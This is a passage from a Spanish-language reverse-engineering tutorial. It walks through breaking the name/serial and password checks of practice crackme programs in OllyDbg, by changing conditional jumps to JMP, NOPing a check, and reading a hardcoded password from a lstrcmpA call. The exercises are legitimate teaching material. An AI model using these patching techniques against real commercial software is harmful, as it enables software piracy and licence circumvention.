- Vamos a poner un **BreakPoint** en esa instrucción **JE** y quitamos el **BreakPoint** del **CALL**, para ver el comportamiento.





Imagen 5.6.5

Reiniciamos el programa, lo volvemos a ejecutar, introducimos cualquier combinación de **Name/Serial,** y vemos que el programa se detiene ahora en la instrucción **JE**, antes del **CALL.**

Entonces para lograr nuestro objetivo que es romper la protección del programa, nos conviene que ese salto sea tomado para que dirija el flujo del programa hacia el mensaje bueno. El salto **JE** depende del valor de la bandera **Z**, es decir algunas veces lo va a tomar y otras no, vamos a forzar el código para que siempre tome el salto, esto lo logramos cambiando la instrucción de salto condicional por un salto incondicional (JMP), para que sin importar los valores de las banderas salte a la dirección definida.

Imagen 5.6.6: Antes.







Imagen 5.6.7: Ahora.

Nota: Tenga cuidado de colocar la misma dirección (0040124C), para que el flujo del programa siga de manera correcta.

- Vamos a continuar la ejecución del programa, antes no olvidar quitar el BreakPoint (F2) de la instrucción de salto. Continuando, ahora vemos que nos muestra le mensaje de éxito.

Imagen 5.6.8:



Otra vez hemos logrado romper la protección del ejecutable, ahora falta guardarlo para conservar los cambios.

Al probar el nuevo ejecutable notamos que, si en el campo Name colocamos cualquier cadena de texto, sin que contenga números, y cualquier contraseña, nos muestra el mensaje bueno. ¿Qué pasa si en el campo Name colocamos números?

Imagen 5.6.9

Parece que los cambios que hicimos anteriormente no sirvieron. En realidad, sí lo hicimos de la manera correcta, lo que pasa es que tiene una segunda protección.

La segunda protección verifica que en el campo Name no se coloquen números, sólo caracteres del alfabeto.

Vamos a romper esta segunda protección, y para sólo romper una protección (la faltante) y no dos, trabajaremos en el ejecutable nuevo (al que ya rompimos una primera protección).

- Realizamos los pasos hasta seguir la dirección de retorno de la **API MessageBoxA** en el código ensamblador, esto se explicó anteriormente.





Imagen 5.7.0: Muestra los mensajes malos.

Vemos que existen dos subrutinas que muestran el mismo mensaje malo. La identificada con el número 1 en la imagen anterior es la que rompimos anteriormente, la rutina identificada con el número 2, es la que falta romper.

- Como paso siguiente, identificamos todas las instrucciones que hacen referencia a esa segunda rutina de mensaje de error.

Imagen 5.7.1: Muestra los breakpoints a poner.



Ahora es una instrucción de salto JB. Colocamos un punto de ruptura en esta instrucción, reiniciamos el programa, volvemos a ejecutar e introducimos una combinación **Name/Seria**l, en donde el Name contenga letras y números.

Ahora observamos que la ejecución se detiene en el salto JB, en donde colocamos el **BreakPoint.**




Imagen 5.7.2

El salto JB salta si el valor **ascii** en hexadecimal de un dígito es menor a 41 (el valor 41 de una instrucción anterior **CMP AL**, 41). Y compara hasta el valor **ascii** en hexadecimal de 5A (siguiente instrucción CMP AL, 5A).


Si vemos una tabla **ASCII**, el valor en hexadecimal 41 corresponde a la letra A y el valor 5A corresponde a la letra Z.

Imagen 5.7.3: Tabla ascii

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Otro detalle importante es que se muestra un conjunto de instrucciones definido por **[**, ese conjunto se ejecuta por cada símbolo de la cadena introducida en el campo Name.

Imagen 5.7.4. Muestra la subrutina.



En primera instancia ese salto no es tomado porque introdujimos la cadena "Piglet123." y lo primero que compara es el símbolo O, que sí es una letra del alfabeto. Sabemos que el salto no es tomado porque la flecha de la izquierda está de color gris.




Imagen 5.7.5. Muestra la comparación con la flecha en gris.

Si compara letra por letra para ver si son números, la ejecución se detendrá en el salto JB una vez por letra. Cuando llega a un número, es tomado el salto.

- Podemos modificar los valores de las banderas para evadir ese salto, pero queremos guardar cambios después. Mejor vamos a borrar esa instrucción con un NOP, aquí sí se puede hacer porque no hay una instrucción de salto o CALL que condicione si es tomado el JB o no.




Imagen 5.7.6: Antes.





Imagen 5.7.7: Ahora.

- Quitamos el **BreakPoint** y continuamos la ejecución. Ahora nos muestra el mensaje bueno, lo que significa que hemos logrado romper esa segunda protección.

Imagen 5.7.8: Muestra el mensaje correcto.




Guardamos los cambios y probamos ahora con cualquier combinación **Name/Serial**. Ahora sí con cualquier combinación que introduzcamos nos debe mostrar el mensaje de éxito.

Ya rotas las dos protecciones, damos por terminado este segundo ejercicio.

Crackme 2.exe

En este ejercicio vamos a utilizar otra técnica para romper la protección, esta vez vamos a analizar el funcionamiento de las **API's** y el método de **String References.** La interfaz de este ejercicio es la siguiente.

Imagen 5.7.9. Aplicación en ejecución.



- Introducimos cualquier password y damos clic en *Check* para ver qué pasa.





Imagen 5.8.0. Muestra un mensaje incorrecto.

Vamos a comenzar a romper la protección.

En primer lugar, abrimos el ejecutable **Crackme 2.exe** en el depurador **OllyDbg**. Después debemos identificar todas las **APIs** que va a utilizar el programa, esto lo hacemos dando clic derecho en cualquier espacio en blanco en la sección del **Disassembler**, seleccionamos **Search for** y después **Name** (label) **in current module**.

Imagen 5.8.1. Muestra como buscar por referencia.



- Nos muestran todas las **APIs** utilizadas en el ejecutable.





Imagen 5.8.2. Muestra una API.

También utiliza el A**PI** de **MessageBoxA** que vimos en los primeros dos ejercicios.

Ahora el **API** que nos interesa poner atención es ***lstrcmpA.***

- Otra cosa importante que podemos realizar es, identificar todos los **STRINGS** que utiliza el programa, esto se hace dando clic derecho en cualquier parte en blanco, seleccionar ***Search for*** y después ***All referenced text strings***.

Imagen 5.8.3. Muestra como buscar por todas las referencias.



- Obtenemos un listado de todas las cadenas de texto que utiliza el programa.

Imagen 5.8.4.

Address	Disassembly	Text string
0040102C	CALL <JMP.&KERNEL32.ExitProcess>	(Initial CPU selection)
00401071	MOV DWORD PTR SS:[EBP-8],Crackme_.00403(	ASCII "Crackme"
004010C1	PUSH Crackme_.00403008	ASCII "Crackme 1.0"
004010C6	PUSH Crackme_.00403000	ASCII "Crackme"
00401153	PUSH Crackme_.00403014	ASCII "edit"
0040118F	PUSH Crackme_.00403020	ASCII "Check"
00401194	PUSH Crackme_.00403019	ASCII "button"
004011C5	PUSH Crackme_.004030C2	ASCII "Info"
004011CA	PUSH Crackme_.004030BB	ASCII "button"
004011F8	PUSH Crackme_.0040302D	ASCII "Password:"
004011FD	PUSH Crackme_.00403026	ASCII "static"
0040123E	PUSH Crackme_.00403055	ASCII "cannabis"
00401253	PUSH Crackme_.0040307E	ASCII "Correct!"
00401258	PUSH Crackme_.0040305E	ASCII "You entered the right password!"
00401269	PUSH Crackme_.00403087	ASCII "Nope!"
0040126E	PUSH Crackme_.0040308D	ASCII "Maybe, you should try again, it's sooo easy!!"
00401298	PUSH Crackme_.004030F7	ASCII "Info"
0040129D	PUSH Crackme_.004030C7	ASCII "Coded in win32asm by Miele. Greetz to Detten!! "

Están las cadenas que nos muestra cuando acertamos y cuando fallamos, si hacemos doble clic en alguna de ellas, nos llevará a la zona del **MessageBoxA** encargado de mostrar ese mensaje. Damos doble clic en la cadena de texto "You entered the right password!".

Imagen 5.8.5.Muestra la localización del mensaje correcto


```
00401224  .  C1E8 10      SHR EAX,10
00401227  .  66:0BC0      OR AX,AX
0040122A  .v 75 5C        JNZ SHORT Crackme_.00401288
0040122C  .  6A 1E        PUSH 1E                          Count = 1E (30.)
0040122E  .  68 37304000  PUSH Crackme_.00403037           Buffer = Crackme_.00403037
00401233  .  FF35 0431400 PUSH DWORD PTR DS:[403104]       hWnd = NULL
00401239  .  E8 A2000000  CALL <JMP.&USER32.GetWindowTextA> GetWindowTextA
0040123E  .  68 55304000  PUSH Crackme_.00403055           String2 = "cannabis"
00401243  .  68 37304000  PUSH Crackme_.00403037           String1 = ""
00401248  .  E8 E7000000  CALL <JMP.&KERNEL32.lstrcmpA>    lstrcmpA
0040124D  .  0BC0         OR EAX,EAX
0040124F  .v 75 16        JNZ SHORT Crackme_.00401267
00401251  .  6A 00        PUSH 0                           Style = MB_OK|MB_APPLMODAL
00401253  .  68 7E304000  PUSH Crackme_.0040307E           Title = "Correct!"
00401258  .  68 5E304000  PUSH Crackme_.0040305E           Text = "You entered the right password!"
0040125D  .  FF75 08      PUSH DWORD PTR SS:[EBP+8]        hOwner
00401260  .  E8 8D000000  CALL <JMP.&USER32.MessageBoxA>   MessageBoxA
```

- Ahí vemos la zona del **MessageBoxA** que muestra dicho mensaje.

Si observamos algunas líneas antes, están otras dos **API's**, una es **GetWindowTextA** que es para ingresar el password y la otra es **lstrcmpA** para comparar el password que introdujimos con el password correcto.

- Se mencionó anteriormente que en este ejercicio debemos poner atención en la **API lstrcmpA**, así que ponemos un **BreakPoint** en la instrucción del **CALL** a esa **API,** para observar qué es lo que está comparando.

Imagen 5.8.6 Nos enseña la instrucción de la API.



Ahora corremos el programa.

- Colocamos cualquier password, como ejemplo podemos poner la palabra "password123", damos clic en Check.

Imagen 5.8.7 Ingresamos la cadena con el password.


- Vemos que la ejecución se detiene en el BreakPoint que colocamos.

Imagen 5.8.8. nos muestra la comparación de strings en el breakpoint.

Si somos observadores podemos darnos cuenta de que antes de llegar a la **API lstrcmpA** se indican las dos strings que se van a comparar, en este caso compara la cadena que escribimos "password123" con la palabra "cannabis".

- Presionamos **F8** para ejecutar la línea del **CALL** de la **API**, el resultado de **lstrcmpA** es guardado en el registro **EAX**. En ese momento, el valor de **EAX es 00000001**.


Imagen 5.8.9



La siguiente línea después del **CALL** es la instrucción **OR EAX, EAX**. Si el estudiante no conoce el funcionamiento de una instrucción **OR**, lo invito a que investigue un poco sobre las operaciones de bits (OR, AND, XOR, etc.).

